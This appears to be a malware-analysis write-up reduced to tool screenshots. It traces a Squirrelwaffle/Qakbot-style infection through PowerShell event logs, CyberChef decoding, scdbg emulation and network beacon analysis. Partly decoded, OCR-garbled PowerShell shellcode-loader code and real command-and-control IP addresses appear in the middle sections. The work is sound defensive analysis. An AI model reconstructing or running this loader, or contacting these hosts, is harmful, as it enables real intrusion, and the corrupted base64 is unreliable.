CRDF	ⓘ Malicious	Dr.Web	ⓘ Malicious
G-Data	ⓘ Malware	Heimdal Security	ⓘ Malicious
Seclookup	ⓘ Malicious	Sophos	ⓘ Malware
Forcepoint ThreatSeeker	ⓘ Suspicious	Abusix	ⓘ Clean



State	FlowId	Artifacts
✓	F.CCD7T3DEFA8OK	Generic.Client.Info
✓	F.CCD7R4DGGBN4G	Generic.Client.Info

New Collection: Select Artifacts to collect



- [Windows Analysis EvidenceOfExecution](#)
- [Windows Forensics.Prefetch](#)
- [Windows Timeline Prefetch](#)

**Windows.Analysis.EvidenceOfExecution**  
Type: client

In many investigations it is useful to find evidence of program execution.

This artifact combines the findings of several other collectors into an overview of all program execution artifacts. The associated report walks the user through the analysis of the findings.

Source UserAssist

```
1 SELECT * FROM Artifact.Windows.Registry.UserAssist()
```

Source Timeline

```
1 SELECT * FROM Artifact.Windows.Forensics.Timeline()
```

Source Recent Apps

```
1 SELECT * FROM Artifact.Windows.Forensics.RecentApps()
```

Source ShimCache

```
1 SELECT * FROM Artifact.Windows.Registry.AppCompatCache()
```

Source Prefetch

```
1 SELECT * FROM Artifact.Windows.Forensics.Prefetch()
```

Results


Artifacts with Results	Windows.Analysis.EvidenceOfExecution/UserAssistWindows.Analysis.EvidenceOfExecution/ShimCacheWindows.Analysis.EvidenceOfExecution/Prefetch	
Total Rows	398	
Uploaded Bytes	0 / 0	
Files uploaded	0	
Download Results		
Available Downloads	<a href="#">Report DESKTOP-ASLR5C7-C.2fb264dde7fb0339-F.CCD10D62KTCKG</a>   <a href="#">Prepare Download</a>   <a href="#">Prepare Collection Report</a>	
Name	Size (Mb)	Date
Report DESKTOP-ASLR5C7-C.2fb264dde7fb0339-F.CCD10D62KTCKG	2 Mb	2022-09-08T15:55:01Z


```

    "Version": "Win10 (30)",
    "Signature": "SCCA",
    "FileSize": 8780,
    "Executable": "RUNDLL32.EXE",
    "Hash": 3899825083,
    "Info": {
        "LastRunTimes": [
            {
                "Date": "2022-09-08T15:50:14Z",
                "Int": 133071258148376400
            }
        ]
    }
}

{
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\\WINDOWS\\SYSTEM32\\SHCORE.DLL"
},
{
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\\WINDOWS\\SYSTEM32\\IMAGEHLP.DLL"
},
{
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\\USERS\\PROD-SANDBOX\\APPDATA\\LOCAL\\TEMP\\SAMPLE.DLL"
},
{
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\\WINDOWS\\SYSTEM32\\SECHOST.DLL"
},
{
    "Filename": "\\\VOLUME{01d8c185d81de727-86d82ea9}\\\WINDOWS\\SYSWOW64\\RUNDLL32.EXE"
}

```





Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
if(((System.Security.Principal.WindowsIdentity)::GetCurrent()).groups -match "S-1-5-32-544") {  
    $env:windir = [System.Environment]::GetEnvironmentVariable("windir", "machine")  
    powershell.exe -nop -w hidden -noni -e  
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIAHEAIAA0ACkAewAkAGIAPQAnA  
HAAbwB3AGUAcgBzAGgAZQBzAGwAlgBIAHgAZQAnAH0AZQBzAHMAZQB7ACQAYgA9ACQAZQBzAHYA  
OgB3AGkAbgBkAGkAcgArAccAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AG  
UAcgBTAGgAZQBzAGwAXAB2ADEALgAwAfwaCvAhcAzQByAHMAaABIAGwAbAAuAGUAeABIACcAfQA  
7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAhkAcwB0AGUAbQAUAEQAAQbhAGcAbgBvAHMA  
dAbpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbA  
BIAE4AYQBTAQUAPQAKAGIAowAkAHMALgBBHIAZwB1AG0AZQBzAHQAcwA9ACcALQBzAG8AbgBpACA  
ALQBzAG8AcAAGAc0AdwAgAGgAaQBkAGQAZQBzACAALQBjACAAJgAoAFsAcwBjAHIAaQBwAHQAYgBs  
AG8AYwBrAF0AOgA6AGMACgBIAGEAdABIACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMA  
dABIAG0ALgBJAE8ALgBTAHQAcgBIAGEAbQSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQ  
AIABTAhkAcwB0AGUAbQAUAEkATwAuAEMAbwBtAHAAcgbIAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0  
AHIAZQBhAG0AKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAhkAcwB0AGUAbQAUAEkATwAuAE0AZQ  
BtAG8AcgB5AFMAdAbYAGUAYQBtAcgALABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBIAHIAdABdADoA  
OgBGAHIAbwBtAEIAYQBzAGUAngA0AFMAdAbYAGkAbgBnAcgAKAAoAccAJwBIADQAcwBJAEETwBOAE  
QAQwBHAEkAQwBBAdcAMQBXAGIAVwAvAccAJwArAccAJwBhAFMAQgBEAcCsAWABxAG4ALwB3AGEAcQ  
BRAGIARQBzAEUAbQA1AGQAcgBrADAAaQBWAHoAagBaAHgASQBBAEUAQwBJAFUAJwAnAcCsAJwAnAEE  
AQwBSAGEAewAwAH0ATgB2AFoAZwBOAGEAeQArAHgAMQB4AEMAbgAxAC8AOQArAHMAMwA0AEoAN
```

Log Name: Microsoft-Windows-PowerShell/Operational  
Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 2/12/2022 4:33:56 PM  
Event ID: 4104 Task Category: Execute a Remote Command  
Level: Warning Keywords: None  
User: S-1-5-21-3341181097-105951 Computer: DESKTOP-SKPTDIO  
OpCode: On create calls  
More Information: [Event Log Online Help](#)

**Copy** **Close**

C:\Users\PROD-SANDBOX\Downloads\payload.ps1 - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

change.log macro14 decoded.ps1 payload.ps1

```

1 J2VOLVN0cm1jd8l1vZGUgLVZ1cnNb24gMgoKJERvSXQgPSBAJwpab1Z1WTNScGIyNGdab1Z1WTE5b1pYUmZjSEp2WTE5aFpHUnlaWE56SUhzSONWQm ^
hjbUZ0SUNna2RtRn1YmjF2WkhWclpTd2dKSfp0Y2w5d2NtOWpaV11xY21VcENRa0tDUL1yWVhKZmRXmlNodePzV1psWDI1aGRhbDJaVj10WlhSb2IyUpnP
RDBnS0ZQmNIQKv1mJFoIVC12E9qCERkWEp5WlclMFJH0XRZV2x1TGckGRFRnpjM1Z0WW14cFpYTWSLUO14SU2kb1pYSmxMVT1pYWLwamRDQjQ1
JmTgk2cIySmh1RUZ6zJwdFlteDVRMk2qYUdV20xVrnVaQ0FrWHk1TWIyTmhkR2x2Ymk1VGNHHeHBkQ2duWEZ3bktWc3RNvB1UlhGMV1xHePQ2RU
ZVhOMFpXMHVaR3hZSn1rZ2ZTa3VSM1YwVkhds1pTz25UV2xqY205emIyWjBmbGRWImpNeUxsVnVjMk2tW1ulaGRhbDJaVTFsZEdodlpITW5LUW9KSk
haaGNS05jROvUFNba2RtRn1Ym1Z1yJGbfPwOXVZWFjwZG1W2mJxVjBRz1xY3k1SFpYUk5aWFJvYjJRb0wZGxkRkJSYjJOQ1pHUnlaWE56Sn13
Z1cxUjVjR1z1WFYwZ1FD25Wn2x6ZedWdxSpjB1y1dVdVnXNTBaWeP2Y0ZobGnuWnBZM126TgtcoAjtUnVakpsWmljc01D2HpkSEpWmljbjk
tTa0tDNEpsZEHhWeWJpQwtkbU25WDJkd11TNUpib1p2YTJWbOpHNTfir3dzsuvBb1lxTjVjMLjsY1M1u2RXNTBvZfstsTgsdWRHvn1iMoJUW1hKMfFX
TmxjeTVJWVc1a2JHV1NaV1pkS0U1bgRSMBzBxbsWTNR21UzbHpkR120TgxKMWjuUnBiV1V1u1c1MFpYsNzjRk5sY25acFkyVnpMa2hoYm1Sc1pWSm
xaaWdvVG1WM0xVOW1hbV2qZENCSmu1UfNebOpIWmhjBm50aFptVmzibUYwYVhafGyMWhkR2h2WkhNdViYvJBUV1YwYUc5a0tDZDHa
WFJOYjJSMWJHVK1ZV2hVrYkdBkta3VtvzUyjJobeDtDUvK3h2tTENCQUDUj3ZewpmY1c5a2RxeGlx2twsLN3ZopIWmhjbD13Y205a1pXUjFjBV
VwS1Fw0UNnnG1kVzVqZEDesdnJpQm1kVzVqWDJkGRGOWtaV3hsWjJGMfpWOTB1WEJsSuHzSONWQmhbzU20SUNnSONRbGJVR0Z5WVcbGRHvn1LRkj2
YzJsmGFXOKVJRDnTuN321RXNrVaR0YwYjNKNu1EMgdKRIj5ZFdVtQmJWSGx3W1Z02FhTQWtkbU25WDNCaGntRnRaWFJyY25NcONNaopXMUjoY2
1GdFpYUmxjaWhRyjNoCGRhbHziaUE55URFcFhTQmJWSGx3W1ly20pIWmhjbd15W1hSMWNtNWZkSGx3W1lnBOu1Gfd1MmnxFWFFvSktRb0tDUL1yWVhK
ZmR1bHdaVj1pZFdsc1pHvn1JRDnBvZBgD2NFUn2iV0ZwYmwwN9rTjFjbkpsY5MnRiyWfhhVzR1UkdWbWFxnWxSSGx1WVccxFkwRnpjM1Z0WW14NU
tDa9saWGN0VDJkCvpxTjBjRk41YzNsbGJTNTNaV1p2Wld0MGFXOXMa0Z6YzJWdFlteDVUbU20WLnNb1R1Zq2EdWa1JHvnNaV2R0zEdvBktT
a3NjRnR2VhOMFpXMHVbV2khdWamRhbH2iaTvgY1dsMExrRnpjM1jY2tGalkeyVnpjMTA2T2xKMWJpa3VSR12tYVc1bFJ1Bh
V2VzFwWTax1pIVnNaU2duUlc1T1pXMXZjbmxyjJSMWJHVSMSMQFrWmlGc2MyXBm1jsWmlsdVpWUjVjR1VvSjAxNVUHVnNaV2RoZedWVWVYQmxK
eXdnSjBoc11YTnpMQ0JZRfdKc2FXTXNjR5k3sWVd4bFpDd2dRvZV6YVVoC11YTnpMQ0jCZfhsd1EyeGjhM0u1TENCY1UzbHpkR120TGSxMNJIunBZmk
26ZEVSpGJHVm52WFNrsS0NTUjJZWEpmZHsdlpNOWlkV2xzWkdWeUrxUmxbw1W1V0dmJuTjBj1LZqZEc5eUeDzFNFWRk53WldOcF1keE92ZvFs
TENCSWXUmxRbmxUYVQdjc10GjF2bXhwWL1jco1GdfR1WE4w1LcdwVVtVm1iR1ZqZEdsdmJpNUR2V3h3YVclb1EyOVXkbV21ZEdsdmJuTmRPanBUZE
dGdVpHrn1aQ3dnSkhaaGnsOXdZWEpoY1dWMPySnpLuzVUW1hSSmJYQnNaVzFsYm5SaGRhbH2ia1pzwvdkektDZFNkVzUwYVcxbExDQk5ZvzWoVjJW
a0p5a0tDUL1yWVhK2mR1bHdaVj1pZFdsc1pHvn1Ma1jsWmlsdVpVMWxkR2h2Wkn1bLNxNT1j1MnRsSn13Z0oxQjF2bXhwWx1321NhBgtavUo1Vtjsbk
xDQk9aWGRUYkcs5MExDQ1dhWeowZFdGc0p5d2dKSfp0Y2w5eVpYUjFjbTvMzEhsd1pTd2dKSfp0Y2w5d11YsmhiV1yvWlhKextTnvraWFJKY1hCclpX
MWx1bl1j0ZEdsdmJrWnZV2R650Nk2RxtNBVzFstTENC11lXNWhaM1zrSnlrSONnbH1aWFIXy200Z0pIWmhjbdKwZvhCbFgySjFhV3hrWlhJdVEzSm
xZWFjsVkhds1pT23BDbjBLQ2x0Q2VYUmxXMTFkskhaaGnsOWpiMjssuQw21cxTjVjM1jsY1M1RGIyNTJaeowWFRvNlJusn2iVupoYzJVMk5GTjBj
bWx1Wn1nbk16aDFjVWw1VFDwuk5uSkhSWFpHUohGSVJWUuhTRVYy1V1oRk0zRkdSVXhNU2xKd1fSk12MfyxVDFCSU1Fg1TvkU0UkRSMWQzVkpV1
JDTUOR01IRk1SWH84UjBwvNYWLB1mWt4ZFcme1XundtWfpPZw5GSGN62HhtSE5FulhArVfvZ31jVz1HTmlkcE9WSk1ZMFYxVDFBMGRYZDFTWFZS
WW5jeF1saEpSamRpUjBZMFNGWnpSamR4U0hOSVNYWkNsBkZET1cSeFNTXZTWFpEyjBvMloyazRobk1J1Uw5ka05HvK2TaLpsV0V4amR6TjBPr1ZoWj
NoNVMxWxJVeKF4ujFaNvRreFdsWEJPV1lalrHsxhVVpLvg5vevYyUjRnr1JjWpCa1jYtmfaR1p4U1RouV1zrdH1VTFxUlR0b1V6WnVtBmxuVUTBK
NVkydDFkMUJEVFdw1lNFNU1aRkR4T0Rwa2VqSjVsazQwU1haR2VGTjVUV2haTm1SNFkxaEdikMk5ZVgt4NVNgbe9SMdu2T5GMVYyYzBTRTFUTTBoU0
1Gtmt1SGRrVlhOUFFNsuJbxV5ESRWcwmGvYbHVOrU5KYWtsNFRHTndkRlpZu2pae1V1yERjRkhWldKQ1puUjZndkYxU2t4YvobzvSWFI2TwtWmgve
Q1RVMMuo1lwkZoT1RheEl1WRVJMVG5weWjrtk5UVWw1VfdFMVJcV1ZSWFI2UzNocFNxcepPsep4U1dsTmFuazJhb1U6Vg5k1T2Wwk9RVw02Dj0R1uWm
hWVmxwVV2WVmJhbE51amxxZFhwVvVsBeJ0a113YnpFNEswSjVWekep0IVU1c2R6QTNZMEp4Vw1FevozRjVNBtVEVOVaYWNHVKpXR1UzUW5vd0swOXVa
MF5OTkrhd2JYzFNNwSFZ5111RVM2Ni1hGG1ISFkzV2rKrk9AGFSejkJKTWSST1ZWMnxax0V32U2k01FbF5wRV2v1VgxrD2NGW1Naek7cvkVVMGRVdfhTa0

```

Windows PowerShell | length : 6,336 lines : 1 | Ln:1 Col:1 Pos:1 | Windows (CR LF) | UTF-8 | INS | ..

From Base64 - CyberChef

gchq.github.io/CyberChef/#recipe=From\_Base64('A-Za-z0-9%2B%3D',true,false)&input=VTJWMExWtj8jbWxqZEUxdlpHVWdMVi... Options About / Support ?

Download CyberChef

Last build: 2 months ago

**Operations**

- Search...
- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

**Recipe**

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars  Strict mode

**Input**

```
U2V0LVN0cm1jdE1vZGUgLVLcnNpb24gMgoKJERvSXQgPSBAJwpablZ1WTNScGiYNGdab1Z1
WTE5b1pUmzj5Ep2WE5aPFHUnlaWE56sUhzS0NwQmhjbUZ0SUlna2RtRn1YMjF2WkhWc1pT
d2dKSFpoYw5d2Nt0WpaV1IxY21VcENRa0tDU1IyVhKzmRXNxPZv1pswDI1aGRhDjaVj10
Wlhsb2IyUpnJRD8nS0Z0qMNIQkvMjFoyC1ze9gcERKhEp5wL1c1MFJHOXRZV2x1TgtkbGRF
RnpjM1Z0Wn14cPfYTW9LU014SUZkb1pY5mxMVTlpYW1WamRDQjdQ1JmTGtkc2IySmhiRUZ6
YzJWdf1teDVRMKzQyUvdZ0xVRnVaQ0FrwHk1TW1yTmhkr2x2Ymk1VGNNHeHBkQ2duwEZ3bktW
c3RNvjb1U1hGMV1xeHplQ2RUZvhOMFpXMHVaR3hzSnlrZ22Ta3VSM1YwVkhsd1pT25UV2xq
Y205emIyWjBmbGRwZympNeUxsVnVjMkZtw1U1agRHbDjaVtf5Zedod1pITW5LUW9KSkhaaGNs
OW5jR0VnUFNBa2RtRn1Y1Z1YzJgbVpwOXVZWFJwZG1WzmJXVjBhRz1rY3k1SFpYuk5aWFJv
YjJRB0owZGxrk35VjJQ01pHn1aWE56s13Z1cxUjVjR12iWFYwZ1FD25VM2x6ZEdwdExs
SjFib1JwY1dVdVNNTBaWEp2V0ZObGNuWnBZM1Z6TGtoaGjtUnNaVkpSwmljc01DZhpkSepw
Ym1jbktTa0tDWEpsZEhwewJpQwtkbUZ5wD1kd1l7NUpiblp2YTJvb0pHNTfir3dzSUvvB1cx
TjVjm1jsy1M1U2RXNtBhvZfStGtsdwRHvn1iM0JUlhKmmFTxmjeTVJvc1aJHvn1aVpk
S0U1bGR5MVbzbXbsWtnRz1ubHpkR120TgxKMWJuUnBiV1V1U1c1MFpYsnzjRk5sY25acFky
VnpMa2hoYm1Sc1pWsmxaalwdvVG1WM0xV0lwhbVzqENCSmJu1FkSELwTENBb0p1WmhjBdkx
```

**Output**

Set-StrictMode -Version 2

```
$DoIt = @'
ZnVuY3RpB24gZnVuY19nZXRFcHjVY19hZGRyZXNzIhsKCVBhcmFtICgkdmFyX21vZHVsZswg
JHZhc19wcm9jZWR1cmUpCQkKCSR2YXJfdW5zWz1X25hdG12Zv9tZXRob2RzID0gKftBcHBE
b21haw5d0jp0ddXjyZw50RG9tYwluLkd1dEFzc2VtYmxpZXMoKSB8IFdozXJllU9iamVjdcB7
ICRflkdsb23hbEfzc2VtYmx5Q2FjaUGlUFuZCAKXy5Mb2HhdG1vbi5TcGxpdcgnxFwnKVst
MV0uRXF1YlxzKcdtExN0Zw0uZgsJykgfSkuR2V0VhlwZsgnTw1jcm9zb2Z0LldpbjMy1lvu
c2FmZU5hdG12ZU1ldGhvZHMnKQoJjhZhc19ncEGePSAKdmFyX3Vuc2FmZV9uYXRpdmFvbWv0
aG9Kcy5HZXRNZXRob2QoJ0ldfByb2NBDZGRyZXNzJywgw1R5cGvbXv0gQcgnsU31zdGvt1J1
bnRpbWUuSw50ZxJvcfN1cnZpV2VzLkhbmRsZVjZ1csICdzdHJpbmcnkSkKCXJldHvbyiAk
dmFyX2dwY55JbnZva2UoJG51bGwsIEAoW1N5c3R1b55sdw50ah11Lkl1ud6Vyb3BTZx2awN1
cy5IYw5kbGVszWzdkE51dy1PVmplY3QgU31zdGvtL1J1bnRpbWUuSw50ZxJvcfN1cnZpV2z
LkhbmRsZVjZ1cigoTmV3LU9iamVjdCBjbnRQdHiPCLAoJHZhc191bnNhZmVfbmF0aXz1X211
dGhvZHMuR2V0Tlw0aG9KCCdHZXRNb2R1bGVIYw5kbGuNksuSw52b2t1KCRudkxslCBakcr2
```

**Public Key**

STEP **BAKE!**  Auto Bake

From Base64 - CyberChef

Download CyberChef

Last build: 2 months ago

Operations

- Search...
- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Recipe

**From Base64**

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars  Strict mode

Input

```
ZnVuY3Rpb24gZnVuY19nZXrFcHjVY19nZGRyZXNzIhsKCVBhcmFtICgkdmFyX21vZHVsZ5wgJHZhc19wcm9jZWR1cmUoCQjKKCSR2YXJfdw5zYw1Lk2Z9tZXRob2RzID0gkFTBcHBEb21haW5d0jpDdXjyZw50RG9tYwluLkdldEfzc2VtYmxpZXMoKS88IFdoZXJ1LU9iamVjdCB7ICRfLkdsb2JhbEfzc2VtYmx502fjaGulgUFuZCAKxy5Mb2hdGlvb15TcGxpdcgnxFwNKvstMV0uRXF1YwXzKcdTeXN0Zw0uZGsJykgfSkru2V0WHLwZSgnTw1jcm9zb2Z0L1dpbjMy1Vu c2FmZU5hdG12ZU1ldghvZHMnKQoJHZhc19nCEgpSAkdmFyX3Vuc2FmZV9uYXRpdmvfbwV0aG9kcy5HZXRNzXRob2QoJ0d1dFByb2NBZGRyZXNzJywgW1R5cGvBxV0gQCgnU3lzdGVtL1J1bnRpbwUsM502XvCNlcnZpY2VzLkhbmRsZV1Zlcs1CdzhJpbmcnKSKKXJ1ldHVyb1AkdmFyX2dwY55JbnZva2UoJG51bGwsIEAoW1N5c3R1bS55dW50aW11LkludGVyb3BTZXJ2aWN1cy5IVw5kbGVszWzdkE51dy1PVmp1Y3Q0jU31zdgdVtL1j1bnRpbwUsM502XvCNlcnZpY2VzLkhbmRsZV1ZlZigoTmV3LU9iamVjdCjbnRQdHIpLCAoJHZhc191bnNhZmVfbmF0aXZ1X211dGhvZHMuR2v0TlW0a69kkCdHZXRnb2R1bGVIVY5kbGnkskuw52b2t1KCRudlxssCBACK2YXJfbw9KdwXlKSkpKSwgJHZhc19wcm9jZWR1cUpKQp9Cgpmdw5jdGlvb1Bmdw5jx2d1dF9kZwx1Z2F0ZV90eXb1IHsKCVBhcmFtICgKCQ1bGFyW1l1dGVyKFbvc2l0aW9uID0gMCwgTWFuZGF0b3J5ID0gJFRydWUpXSBBwVH1wZtdXSakdmFyX3BhcmFtZXRIcnMsCgkJw1BhcmFtZXRI
```

Output

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLRpBRLeuOPHO3f1Q8D4uwIUtB03F0qHEzqGEfFivOoY1um41dpIVNzqgs7aHsDvD4qf6gi9RLCeOp4uwiuQbw1bXf7bfG4HvsF7qHsHivBFqC9oQhs/IvCoJ6gi86pnBwd4eEJ6xE1c w3t8eagxyKV+801GVyNLVEpNSndl1bQfJNz2ExtdhR0dEsZdvqE3PbKpyhMjI3g56njsSSbyckuwpCMjchNLdkq85dzzyFN4EvFxSyMhY6dxCFwcXNlyHYNGNz2zquwg4HMS3HR05dxwdus0JttY3pan4yy4nCtjIxLcptX36rayCplieBftzzquJLzgJ9Etz2Etz05SrYdxKN1HTDKNz2nCMiMyMa5FeUEtzKsiIjI8rqIImjy6jc3NwMUWNAIxwkd2vaUYiQUUliMz9juTzYA6F0o18+ByW2M1nlw0t7CgRa2gqy2nCXFZpeIXe7Bz0+0ngC04t0mwBTqrE57ryhLvTzZk8hZg0I2tMUFcZA0xhV09MTEgNT0pVrg1ATE4uKwJAQEZTVxkDCQwJLil2UEZRdmJERk1XGQNJTF1KT09CDBYNEwMldEpNR0xUAn7duMVRDIKA2JTU09GdeZBaEpXDBYQFa00FQMLa6gt3bm8PA00KSEYDZEASEwKLkj4f1ue0uV1ztN4zfZkBjhhr6fFrEay1Lo54EC3vlszebRgoBYwplQ3wlCmjnjei2MnICPegRFGvi6yQg0quw3oI1yfEMsTzKKV/NhH4LwFaPX89KAruc4yeBBWjq82K7F/MKhzGtc1/HazeMBaHvdTax9YtUNDdj6t5YosBatYq2nu00N6b4jcxxy/nBt9vQ8hSBlyFF2
```

STEP **BAKE!**  Auto Bake

### Recipe

**From Base64**

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars  Strict mode

**XOR**

Key: 35 DECIMAL  Null preserving

Scheme: Standard

Output time: 1ms  
length: 798  
lines: 4

üè....`å1òd.RØ.R..R..r(..J&1ÿ1À-<a|., ÁÏ  
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À-ÁÏ  
.Ç8àuô.}  
ø;}\$uâX.X\$.Óf..K.X..Ó....Ð.D\$\$[[aYZQÿàX\_Z..ë.]hnet.hwiniThLw&.ÿÖ1ÿWWWWWh:  
VyÿÿÖé....  
[1ÉQQj.QQh....SPhW..ÆÿÖép[1òRh..@.RRRSRPhëU.;ÿÖ.Æ.ÃP1ÿWljÿSVh-..  
{ÿÖ.À..Ã...1ÿ.öt..ùë  
h=Ââ]ÿÖ.ÁhÈ!^1ÿÖ1ÿWj.QVPh·Wà.ÿÖ\x{./..9ct·1ÿé....éÉ...è.ÿÿÿ/rpc.?.,Hùr«³rja  
..@..ÐC-|ñº\_Û?µûîn`..S9²HK èJá.uJ[|ÿï?  
xÛÊÃ+Í.ñO"m.çÃ.Ñ§.ØDJ.|²..Host: outlook.live.com  
Accept: \*/\*  
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)  
.ÂÛ.[È»`..nÂ`úí.b.ØHÈòr[/.Ó..Ãc¤.ø.Z.C.5..w.yş..[ý`@...ý‡2e.  
.a. ....Ë..X3è0ï.¶ÙûdÃ.&KÖßx...  
. [3u.....\..P9ô.ØU.[äy=ØpH<{.^`U..lµ..5.A...À®È..P?.  
¿8^.,...,hërURá.\$.Zö1o?/.%F.Øþet  
%zKtò.ðÃ.eW..hðµfVÿÖj@h....h..@.WhXñSåÿÖ.¹.....ÙQS.çWh.  
..SVh...âÿÖ.ÀtÈ...Ã.ÀuåXÃè@ÿÿÿ47.242.164.33.Q çm

```
C:\Users\PROD-SANDBOX\Downloads>scdbg.exe -f download.dat
Loaded 31e bytes from file download.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 47.242.164.33, port: 8083, )

Stepcount 2000001
```

	Count ▾	rule.name
	343	ET MALWARE Possible SQUIRRELWAFFLE Server Response
	343	ET MALWARE SQUIRRELWAFFLE Server Response
	339	ET MALWARE SQUIRRELWAFFLE Loader Activity (POST)
	61	ET JA3 Hash - [Abuse.ch] Possible Dridex
	45	ET MALWARE Observed Qbot Style SSL Certificate

**Security Onion - Destination IPs**

[Export](#)

Destination IP	Count
149.28.99.97	45
108.62.141.222	27
50.19.227.64	7
50.16.216.118	6
54.243.45.255	6
23.21.173.155	4
13.89.179.10	3
20.73.194.208	3
20.199.120.85	3
51.124.78.146	3

< 1 2 3 4 5 >

**Security Onion - Destination Ports**

[Export](#)

Destination Port	Count
443	59
2222	45
8888	27
465	8
25	2
587	1

```
dfir@ubuntu:~/rita$ rita import *.log Squirrelwaffle_Qakbot

[+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log ntlm.lo
g packet_filter.log smb_files.log smb_mapping.log smtp.log ssl.log weird.log x509.log]:
[-] Verifying log files have not been previously parsed into the target dataset ...

[-] Processing batch 1 of 1
[-] Parsing logs to: Squirrelwaffle_Qakbot ...
[-] Parsing conn.log -> Squirrelwaffle_Qakbot
[-] Parsing dns.log -> Squirrelwaffle_Qakbot
[-] Parsing http.log -> Squirrelwaffle_Qakbot
[-] Parsing ssl.log -> Squirrelwaffle_Qakbot
[-] Finished parsing logs in 15ms
[-] Host Analysis:          164 / 164  [=====] 100 %
[-] UConn Analysis:         221 / 221  [=====] 100 %
[!] No Proxy UConn data to analyze
[-] Exploded DNS Analysis: 155 / 155  [=====] 100 %
[-] Hostname Analysis:     155 / 155  [=====] 100 %
[-] Beacon Analysis:       221 / 221  [=====] 100 %
[-] Gathering FQDNs for Beacon Analysis ...      [=====]
[-] FQDN Beacon Analysis: 131 / 131  [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis:    4 / 4  [=====] 100 %
[!] No invalid certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```

Theres a new Minor version of RITA 4.6.0 available at:  
<https://github.com/activecm/rita/releases>

	A	B	C	D	E	F	G	H
1	Score	Source IP	Destination IP	Connections	Avg. Bytes	Intvl Range	Size Range	Top Intvl
2	0.782	172.16.1.128	103.253.212.72	127	1095	1	84	25
3	0.76	172.16.1.128	173.201.193.101	26	92	859	156	7
4	0.751	172.16.1.128	104.153.45.49	72	1049	2	36	25
5	0.735	172.16.1.128	107.180.43.3	144	1126	2	80	25
6	0.665	172.16.1.128	107.151.94.156	105	102	712	156	7
7	0.661	172.16.1.128	108.62.141.222	27	67018	43	26287	6
8	0.66	172.16.1.128	64.136.52.44	49	102	532	156	7
9	0.655	172.16.1.128	64.136.44.50	52	217	935	1860	7
10	0.652	64.136.52.50	172.16.1.128	49	42	898	4	3
11	0.652	107.151.94.156	172.16.1.128	48	40	878	0	8
12	0.591	64.136.52.44	172.16.1.128	22	40	532	0	10
13	0.59	172.16.1.128	64.136.52.50	152	160	846	1804	7
14	0.521	172.16.1.128	149.28.99.97	45	61859	319	109013	317
15	0.49	172.16.1.128	96.114.157.81	23	424	568	858	7
16	0.478	172.16.1.128	173.201.192.229	24	125	688	276	7
17	0.467	172.16.1.128	183.234.10.133	77	84	1414	156	7
18	0.448	172.16.1.128	217.160.0.61	22	85	2066	156	7

[+]	tcp	2021/09/22 10:49:03	2021/09/22 10:49:07	172.16.1.128	52025	108.62.141.222	8888	266	221,396 235,776	arkime	Alt Name ➔ obeysecuritybsness.com
[+]	tcp	2021/09/22 10:49:07	2021/09/22 10:49:09	172.16.1.128	52028	108.62.141.222	8888	29	8,696 10,278	arkime	Alt Name ➔ obeysecuritybsness.com
[+]	tcp	2021/09/22 10:49:51	2021/09/22 10:49:52	172.16.1.128	52031	108.62.141.222	8888	24	7,026 8,338	arkime	
[+]	tcp	2021/09/22 10:50:21	2021/09/22 10:50:22	172.16.1.128	52034	108.62.141.222	8888	23	7,150 8,408	arkime	
[+]	tcp	2021/09/22 10:50:27	2021/09/22 10:50:28	172.16.1.128	52036	108.62.141.222	8888	23	6,983 8,241	arkime	
[+]	tcp	2021/09/22 10:50:33	2021/09/22 10:50:35	172.16.1.128	52037	108.62.141.222	8888	26	6,980 8,400	arkime	
[+]	tcp	2021/09/22 10:50:40	2021/09/22 10:50:42	172.16.1.128	52038	108.62.141.222	8888	24	6,983 8,295	arkime	
[+]	tcp	2021/09/22 10:50:47	2021/09/22 10:50:49	172.16.1.128	52039	108.62.141.222	8888	23	7,001 8,259	arkime	
[+]	tcp	2021/09/22 10:50:54	2021/09/22 10:50:59	172.16.1.128	52041	108.62.141.222	8888	1,648	1,313,419 1,402,427	arkime	
[+]	tcp	2021/09/22 10:51:01	2021/09/22 10:51:02	172.16.1.128	52044	108.62.141.222	8888	23	4,537 5,795	arkime	

**Destination** (108.62.141.222:8888)

[Dashboard](#) [Browse](#) [Scan Endpoints](#) [Create Pulse](#) [Submit Sample](#) [API Integration](#)  
